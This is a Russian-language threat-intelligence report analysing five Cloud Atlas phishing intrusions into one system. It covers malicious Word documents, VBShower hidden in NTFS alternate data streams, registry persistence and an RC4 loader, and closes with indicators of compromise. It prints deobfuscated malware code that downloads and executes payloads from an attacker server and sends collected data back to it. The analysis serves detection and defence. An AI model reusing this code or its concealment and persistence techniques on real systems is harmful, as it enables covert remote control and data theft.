




Введение

Одним из самых распространенных способов первичного доступа атакующих является фишинг. «Грамотно» оформленное письмо с прикрепленным архивом или документом не раз становилось точкой проникновения в инфраструктуру жертвы. На этой технике специализируются многие группировки, что смело можно назвать их характерным почерком.

Например, известная хакерская группировка Fairy Trickster активно использует в своих фишинговых кампаниях PhantomDL и PhantomCore или PhantomRemote. Или группировка Erudite Mogwai, которая в качестве финальной нагрузки применяет модифицированный имплант Pinocchio C2-фреймворка Hermes.

Одной из таких групп, делающих ставку на фишинг, является Cloud Atlas, которая известна с 2014 года. Ее отличительной чертой стало использование в атаках VBShower.

В статье мы расскажем, как в одном из кейсов было выявлено 5 успешных фишинговых атак Cloud Atlas на одну и ту же систему.

Профиль группировки

Cloud Atlas — это активная прогосударственная APT-группировка, специализирующаяся на шпионских операциях по всему миру. Группа была выделена как отдельный кластер угроз в 2014 году исследователями «Лаборатории Касперского», которые обнаружили схожие паттерны атак в ходе ранее известной операции Red October.

Основными целями Cloud Atlas являются государственные учреждения различных стран. Однако, по данным аналитики, наибольшее количество зафиксированных атак этой группировки связано с государственными и частными организациями России.

В своих атаках Cloud Atlas использует инструменты:

- VBShower
- VBCloud
- PowerShower
- ngrok
- openport и др.

В свою очередь, команда Solar 4RAYS неоднократно сталкивалась с атаками данной группировки. Рассмотрим один из кейсов по следам нашего расследования.

Обзор инцидента

В марте 2025 года мониторинг заказчика обратил внимание на срабатывание антивирусного программного обеспечения (АВПО), а именно обнаружение вредоносного файла: C:\Users\Public\Libraries\LibraryHost.vbs. После чего от заказчика поступил запрос на проведение расследования инцидента.

Сигнатура, обнаруженная АВПО, явно указывала на принадлежность данного файла к известной группировке Cloud Atlas. В качестве тактики первоначального доступа эта группировка традиционно использует фишинговые кампании с вредоносными вложениями в формате документов Microsoft Office.

В ходе исследования выяснилось, что система, на которой был обнаружен вредоносный файл, стала жертвой фишинговых кампаний со стороны Cloud Atlas целых пять раз! При этом каждая из атак была успешной.

Четыре из пяти вредоносных вложений были удалены или не сохранились в системе, однако следы их скачивания, а также последующая активность частично отразились в различных артефактах операционной системы Windows.



Первое фишинговое письмо

Первым фишинговым вложением был документ «О сотрудничестве.doc». Согласно истории браузера, пользователь скачал данный файл в апреле 2024 года, а затем сразу же его открыл.

В фишинговых кампаниях Cloud Atlas вредоносный документ при открытии загружает удаленный шаблон с C2, указанного в одном из потоков документа. Шаблон эксплуатирует уязвимость CVE-2018-0802. После чего происходит загрузка вредоносного файла с альтернативными потоками, т. е. VBShower.

Успешность фишинговой атаки подтверждается двумя событиями, а именно запуском интерпретатора VBScript «wscript.exe» и созданием файла C:\Users\{REDACTED}\AppData\Roaming\Microsoft\edulcorate.ini (VBShower).

Сам по себе файл edulcorate.ini пуст (0 байт), однако он содержит шесть альтернативных потоков данных (ADS — Alternate Data Streams).

Альтернативные потоки данных — это особые метаданные, присущие файловой системе NTFS. Изначально они были разработаны для обеспечения совместимости с другими файловыми системами, но впоследствии стали активно использоваться злоумышленниками. ADS позволяют хранить произвольные данные, которые не отображаются при обычном просмотре файлов через проводник или командную строку, что делает их идеальным инструментом для скрытия вредоносного кода.

На момент исследования edulcorate.ini содержал 6 альтернативных потоков:

- edulcorateinit.vbs
- edulcorate.vbs
- edulcorateing.vbs
- edulcorate.local
- edulcorateing.local
- edulcorate.con

Для исследования был доступен только поток «edulcorate.con». По своей сути он уже является расшифрованной вредоносной нагрузкой VBShower.

MD5	be21a2d8e60852411130a7d7744192c0
SHA1	f2d2a038dcfad58514df4ecd8f51c485c0869180
SHA256	e9e04cf9b3ac0927b0d8c66f4da3f2f9bea581e7f8d8defe90d4a0e12fb6b733

File name	edulcorate.ini:edulcorate.con
File type	Unicode text, UTF-8 (with BOM) text, with very long lines (5788), with CRLF line terminators
File size	5793 bytes (5.66 kB)
C2	yandesks.net

Деобфусцированный фрагмент альтернативного потока edulcorate.con:

```
12 If ((VarType(ProxyServer) <> vbNull) And (ProxyEnable = 1)) Then
13     Mxml12.setProxy 2, ProxyServer
14 End If
15 StdRegProv.GetExpandedStringValue HKEY_CURRENT_USER, "Volatile Environment", "USERDOMAIN", USERDOMAIN
16 If ((VarType(USERDOMAIN) <> vbNull)) Then
17     useragent = useragent + USERDOMAIN
18 End If
19 WScript.Sleep 109355
20 init_script_path = "APPDATA\Microsoft\" & CStr(Replace(Wscript.ScriptName, "ing" + ".", ".", 1, 1, 0))
21 Do
22     StdRegProv.GetExpandedStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", "PcaSvc", PcaSvc
23     If ((VarType(PcaSvc) <> vbNull)) Then
24         StdRegProv.SetExpandedStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", "PcaSvc", "wscript /B " & Chr(34) & init_script_path & Chr(34)
25     End If
26 On Error Resume Next
27 Mxml12.Open "GET", "https://yandesks.net/chousei-jouhou/gyoumukeikakutou/crustose", false
28 Mxml12.setRequestHeader "User-Agent", useragent + ", like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.2277.129"
29 Mxml12.Send
30 If Mxml12.Status = 200 Then
31     response_text = Mxml12.responseText
32     If Len(response_text) < 1048575 Then
33         decrypted_payload = ""
34         For i = 1 To Len(response_text) Step 2
35             next_byte = Mid(response_text, i, 2)
36             decrypted_byte = Chr("M" & next_byte Xor "B" & key)
37             decrypted_payload = decrypted_payload & decrypted_byte
38         Next
39         Execute decrypted_payload
40     Else
41         Set Stream = CreateObject("ADODB.Stream")
42         Stream.Open
43         Stream.Type = 1
44         Stream.Write Mxml12.responseBody
45         Stream.SaveToFile payload_path, 2
46         Stream.Close
47         objProcess.Create "wscript /B " & Chr(34) & payload_path & Chr(34)
48         WScript.Sleep 58330
49         FileSystemObject.OpenTextFile payload_path, 2, True
50     End If
51 End If
52 WScript.Sleep 58330
53 If FileSystemObject.FileExists(result_path) And FileSystemObject.GetFile(result_path).Size > 0 Then
54     Set TextStream = FileSystemObject.OpenTextFile(result_path, 1)
55     Mxml12.Open "POST", "https://yandesks.net/chousei-jouhou/gyoumukeikakutou/crustose", false
56     Mxml12.setRequestHeader "User-Agent", useragent + ", like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.2277.129"
57     Mxml12.Send TextStream.ReadAll()
58     TextStream.Close()
59     FileSystemObject.OpenTextFile result_path, 2, True
60 End If
61 Randomize
62 random_delay = Int(Rnd * 8496)
63 WScript.Sleep 2050283 + random_delay
64 Loop
```

Проверка системного прокси

Получение домена

Закрепление в автозагрузке

Отправка запроса на C2 и выполнение полученной вредоносной нагрузки

Отправка потока с расширением .local

Вредоносная нагрузка осуществляла:

- 1. Получение домена пользователя и отправка его через заголовок User Agent.
- 2. Закрепление вредоносного ADS, запускающего этот скрипт, в параметрах реестра автозапуска пользователя путем добавления значения PcaSvc.
- 3. Получение и запуск дополнительной вредоносной нагрузки с C2 «yandesks.net».
- 4. Отправку на C2 атакующих результаты работы вредоносной нагрузки, которые сохранялись в ADS с расширением «.local».

На следующий день пользователь повторил загрузку и открытие файла «О сотрудничестве.doc». При втором открытии в параметрах реестра Server Cache, относящимся к Microsoft Office, отобразилось обращение к C2 атакующих, содержащемуся в документе: content-protect.net/schedule-a-consult/.

Также в период повторного открытия вредоносного вложения запускался файл C:\ProgramData\Adobe\AdobeManager.vbs и создавался C:\ProgramData\init.txt. Оба файла на момент проведения исследования не сохранились.

Последующие фишинговые вложения

В истории браузера также сохранились следы загрузки трех последующих фишинговых вложений. Однако, помимо упомянутого артефакта Server Cache, дополнительных следов активности злоумышленников (например, изменения в автозагрузке, создание задач и т. д.) обнаружено не было:

Имя вредоносного вложения	C2
Новосибирский завод бытовой химии.doc	onesoftware.info
Бюджет на 2025 год.doc	officeconfirm.technoguides.org

Причина расследования

За несколько дней до срабатывания АВПО пользователь скачал файл STRAMED Company Profile_RU.doc, который содержал следующее:



Содержимое фишингового вложения

MD5	0bed17ec28ae5cb751ef3c63e689d3b2
SHA1	b7defba3acf108aa19fa2814be05a1bccdd727f7
SHA256	691fd3918b1899fc8ae0b605e7d1c1f4ed8084266daa54c11e812da1225efa55
C2	processmanagerpro.net
File name	STRAMED Company Profile_RU.doc
File type	doc

Сразу вслед за этим файл открывался несколько раз, и при последнем открытии программа Microsoft Office предупредила пользователя об ошибке открытия документа (EventID 300 в журнале Microsoft Office 14 Alerts). Одновременно с этим в параметре Server Cache создавалась запись об обращении к C2 атакующих: processmanagerpro.net.

Как и в случае с первым вредоносным документом, в системе запустился процесс интерпретатора VBScript «wscript.exe», а затем был создан файл VBShower: C:\Users\{REDACTED}\AppData\Roaming\Microsoft\Windows\StandaloneUpdate_2024-05-02_074307_6431-6304.log. На момент исследования файл содержал 5 альтернативных потоков:

- StandaloneUpdate_2024-05-02_074307_6431-6304.vbs

- StandaloneUpdate_2024-05-02_074307_6431-6304.dat
- StandaloneUpdate_2024-05-02_074307_6431-630498.tmp
- StandaloneUpdate_2024-05-02_074307_6431-630498.vbs
- StandaloneUpdate_2024-05-02_074307_6431-63049898.vbs

Для исследования было доступно два потока.

Альтернативный поток StandaloneUpdate_2024-05-02_074307_6431-630498.vbs содержал скрипт, декодирующий содержимое потока StandaloneUpdate_2024-05-02_074307_6431-6304.dat.

MD5	8733d11b4f969b98c785663591278190
SHA1	288440585601b0dd629ed5c571e6922591efe467
SHA256	2bc9c08c5e03d1b2616af8439f7a6a3da30e07a42b5a6067981c1b264106d46b
File name	StandaloneUpdate_2024-05-02_074307_6431-6304.log:StandaloneUpdate_2024-05-02_074307_6431-6304.vbs
File type	Unicode text, UTF-8 (with BOM) text, with very long lines (943), with CRLF line terminators
File size	970 Bytes

Деобфусцированное содержимое скрипта:

```
1 On Error Resume Next
2 Set StdRegProv = GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
3 StdRegProv.GetExpandedStringValue HKEY_CLASSES_ROOT, "CLSID\{0043FE01-F093-11CF-8940-00A0C9054228}\ProgID", "", FSO_string
4 Set FileSystemObject = CreateObject(FSO_string)
5 splitted_filepath = Split(WScript.ScriptFullName, "\")
6 payload_filename = splitted_filepath(UBound(splitted_filepath))
7 payload_filename = Replace(payload_filename, "98", "", 1, 1, 0)
8 current_dir = FileSystemObject.GetParentFolderName(WScript.ScriptFullName)
9 payload_filename = Left(payload_filename, Len(payload_filename) - 3)
10 (FileSystemObject.Filename & current_dir & payload_filename & ".dat") >> payload_filename & ".dat"
```

В свою очередь, StandaloneUpdate_2024-05-02_074307_6431-6304.dat по функциональности был схож с уже ранее рассмотренным альтернативным потоком / скриптом edulcorate.con, однако имел 3 отличия:

1. Помимо домена отправляется также имя пользователя через заголовок User Agent.
2. Значение для закрепления вредоносного ADS в автозагрузке пользователя имело другое название (WerSvc).
3. Атакующие использовали другой C2: «roskomnadz.com».

MD5	1076c54270df2911c5a73c7a17549036
SHA1	87e33963a947e42e824ccd0ebd038434ad859705
SHA256	e0589b34341c6cad5ea05b8fd589986a733efeb34c8d0b98d377ac766f7a8124
File name	StandaloneUpdate_2024-05-02_074307_6431-6304.log:StandaloneUpdate_2024-05-02_074307_6431-6304.dat
File type	Unicode text, UTF-8 (with BOM) text, with very long lines (5880), with CRLF line terminators

File size 5.75 kB

C2 roskomnadz.com

Декодированное содержимое файла:

```
10 If ((VarType(ProxyServer) <> vbNull) And (ProxyEnable = 1)) Then
11     Mxm12.setProxy 2, ProxyServer
12 End If
13 StdRegProv.GetExpandedStringValue HKEY_CURRENT_USER, "Volatile Environment", "USERDOMAIN", USERDOMAIN
14 If ((VarType(USERDOMAIN) <> vbNull)) Then
15     useragent = useragent + USERDOMAIN & ","
```

Проверка системного прокси

Без выделения временно

Параллельно была модифицирована ветвь реестра автозагрузки RUN для пользователя, в которой было создано значение **WerSvc**:

```
wscript /B "%APPDATA%\Microsoft\Windows\StandaloneUpdate_2024-05-02_074307_6431-6304.log:StandaloneUpdate_2024-05-02_074307_6431-6304.vbs"
```

Через день в системе, а именно в каталоге C:\Users\Public\Libraries, было создано два файла:

- LibraryHost.vbs;
- basic.mds (на момент исследования отсутствовала на системе).

LibraryHost.vbs являлся скриптом для расшифровки и запуска файла basic.mds. Для расшифрования используется алгоритм RC4 с отбрасыванием из ключевого потока 3072 байтов. Ключ для расшифровки указан непосредственно в скрипте. В нашем случае был указан: dzycyzowcfbsnnvgwctgdssbm. Фрагмент деобфусцированного содержимого скрипта:

```
36 Function decrypt_payload(encrypted_data)
37     On Error Resume Next
38     result = ""
39     for i = 1 to len(encrypted_data) step 25000
40         tmgtioayihoo = mid(encrypted_data, i, 25000)
41         result = result & RC4_Drop(tmgtioayihoo, "dzycyzowcfbsnnvgwctgdssbm")
42     next
43     decrypt_payload = result
44 End Function
45
46 set FileSystemObject = CreateObject("Scripting.FileSystemObject")
47 set encrypted_payload = FileSystemObject.OpenTextFile(CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%Public%") & "\Libraries\basic.mds", 1)
48 encrypted_data = encrypted_payload.ReadAll()
49 encrypted_payload.Close()
50 encrypted_bytes = split(encrypted_data, "X")
51 encrypted_data = ""
52 for i = 1 to UBound(encrypted_bytes)
53     encrypted_data = encrypted_data & chr(encrypted_bytes(i))
54 next
55 ExecuteGlobal decrypt_payload(encrypted_data)
```

В окружении запуска скрипта создается задача SecurityMonitor, в которой предположительно был закреплен LibraryHost.vbs.

basic.mds являлся вредоносной нагрузкой. Провести ее исследование не представлялось возможным, так как файл отсутствовал на момент исследования в системе. При поиске информации в открытых источниках удалось обнаружить схожий одноименный файл basic.mds.

Схожий файл представлял собой ВПО VBCloud, которое собирало информацию о сетевых адаптерах и имени пользователя и отправляло их в WebDAV-хранилище, а оттуда осуществляло загрузку трех вредоносных файлов, которые выполнялись с задержкой в 20 секунд.

LibraryHost.vbs не выполнил вредоносную нагрузку, так как АВПО вовремя обнаружило данный вредоносный файл.

Несмотря на продолжительное нахождение атакующих в инфраструктуре, при расследовании инцидента следов их горизонтального перемещения в системе мы не обнаружили.

Заключение

Из результатов расследования видно, что цепочка действий при атаке данной группировки не претерпевала существенных изменений в 2025 году. Заражение начинается с вредоносного документа Microsoft Word, а далее развивается с помощью характерных для Cloud Atlas тактик и инструментов. Также неизменным остается использование ADS для скрытия вредоносной нагрузки.

Все из рассмотренных C2 в нашем исследовании уже упоминались коллегами в различных публикациях. И тем не менее новые файловые индикаторы все равно помогут детектировать данную группу атакующих.

В открытых источниках мы продолжаем обнаруживать новые семплы, связанные с Cloud Atlas. Схема их работы схожа с тем, о чем мы говорили выше, и о чем пишут в статьях наши коллеги. Такое специфическое использование техник и инструментов характеризует уникальный почерк группировки, который за период 2025 не претерпел существенных изменений. А новые семплы указывают на то, что эти атакующие продолжают свою активную деятельность.

Чтобы не попасться «на удочку» Cloud Atlas, сотрудники организации должны быть осведомлены об опасности фишинга и способах защиты ([SA](#)). Необходимо внедрять различные средства защиты устройств пользователей, например EDR. Также можно воспользоваться услугами мониторинга (например, [Solar SIEM](#)), которые помогут отслеживать подозрительные события в инфраструктуре.

IOCs

Files

MD5

```
8733d11b4f969b98c785663591278190
0bed17ec28ae5cb751ef3c63e689d3b2
03726d0501d0c42160a0989e439e923c
1076c54270df2911c5a73c7a17549036
be21a2d8e60852411130a7d7744192c0
adde07e53709f23e647c026002c72dea
200076464667cc44441482950b63165a
3866cbe5400532985a5fc1f4d7e9364c
13dd779d360f1951642a1360857140b7
```

SHA1

```
288440585601b0dd629ed5c571e6922591efe467
b7defba3acf108aa19fa2814be05a1bccdd727f7
e262721a3a33949fa5d05d744740cf2a3ac433b1
87e33963a947e42e824ccd0ebd038434ad859705
f2d2a038dcfad58514df4ecd8f51c485c0869180
91c58ab5490910bb1ec10a7125da90f51c17f845
178f29b3c96a7c797c829f4975a6ad9f9df36f09
1937da0b82461d389db408d4e3e082d57ff322df
91288e9e7788e36b881790a11550be4d839fdcb5
```

SHA256

```
2bc9c08c5e03d1b2616af8439f7a6a3da30e07a42b5a6067981c1b264106d46b
691fd3918b1899fc8ae0b605e7d1c1f4ed8084266daa54c11e812da1225efa55
26ce8ccf2e11e3cb9743d608babdfaabf44a092d936aa5249bf60cf79f07278d
e0589b34341c6cad5ea05b8fd589986a733efeb34c8d0b98d377ac766f7a8124
e9e04cf9b3ac0927b0d8c66f4da3f2f9bea581e7f8d8defe90d4a0e12fb6b733
64ae1d23e355419191406787f011fdb1d895eb5887761adc7f4cf6b683e596f6
399f88530b81ac831e99cc254a44c01b048cf942b007fdf3b705debcc48e2112
d7407a042167ea466d895d3066ee6f7352e42a2e662ec6d9905c73d0a2871ac5
a6be9c7c1a22e74526ffa3de6d54d61cf62e5e5c805f0b6d312c43b2798582b4
```

Сетевые индикаторы

```
content-protect.net
onesoftware.info
officeconfirm.technoguides.org
cyberservice24.com
```

Приложение I - Расширенная информация по файловым IOCs

MD5	SHA1	SHA256
8733d11b4f969b98c785663591278190	288440585601b0dd629ed5c571e6922591efe467	2bc9c08c5e03d1b2616af8439f7a6a3da30e07a42b5a606
0bed17ec28ae5cb751ef3c63e689d3b2	b7defba3acf108aa19fa2814be05a1bccdd727f7	691fd3918b1899fc8ae0b605e7d1c1f4ed8084266daa54c1
03726d0501d0c42160a0989e439e923c	e262721a3a33949fa5d05d744740cf2a3ac433b1	26ce8ccf2e11e3cb9743d608babdfaabf44a092d936aa524
1076c54270df2911c5a73c7a17549036	87e33963a947e42e824ccd0ebd038434ad859705	e0589b34341c6cad5ea05b8fd589986a733efeb34c8d0b9
be21a2d8e60852411130a7d7744192c0	f2d2a038dcfad58514df4ecd8f51c485c0869180	e9e04cf9b3ac0927b0d8c66f4da3f2f9bea581e7f8d8defe9
adde07e53709f23e647c026002c72dea	91c58ab5490910bb1ec10a7125da90f51c17f845	64ae1d23e355419191406787f011fdb1d895eb5887761ad
200076464667cc44441482950b63165a	178f29b3c96a7c797c829f4975a6ad9f9df36f09	399f88530b81ac831e99cc254a44c01b048cf942b007fdf3l
3866cbe5400532985a5fc1f4d7e9364c	1937da0b82461d389db408d4e3e082d57ff322df	d7407a042167ea466d895d3066ee6f7352e42a2e662ec6l
13dd779d360f1951642a1360857140b7	91288e9e7788e36b881790a11550be4d839fdcb5	a6be9c7c1a22e74526ffa3de6d54d61cf62e5e5c805f0b6d

Альберт Стефенсон

Содержание статьи

Получать новости

-
-

Прямой эфир 11 марта: «Что нужно знать о целевых кибератаках»

[Регистрация](#)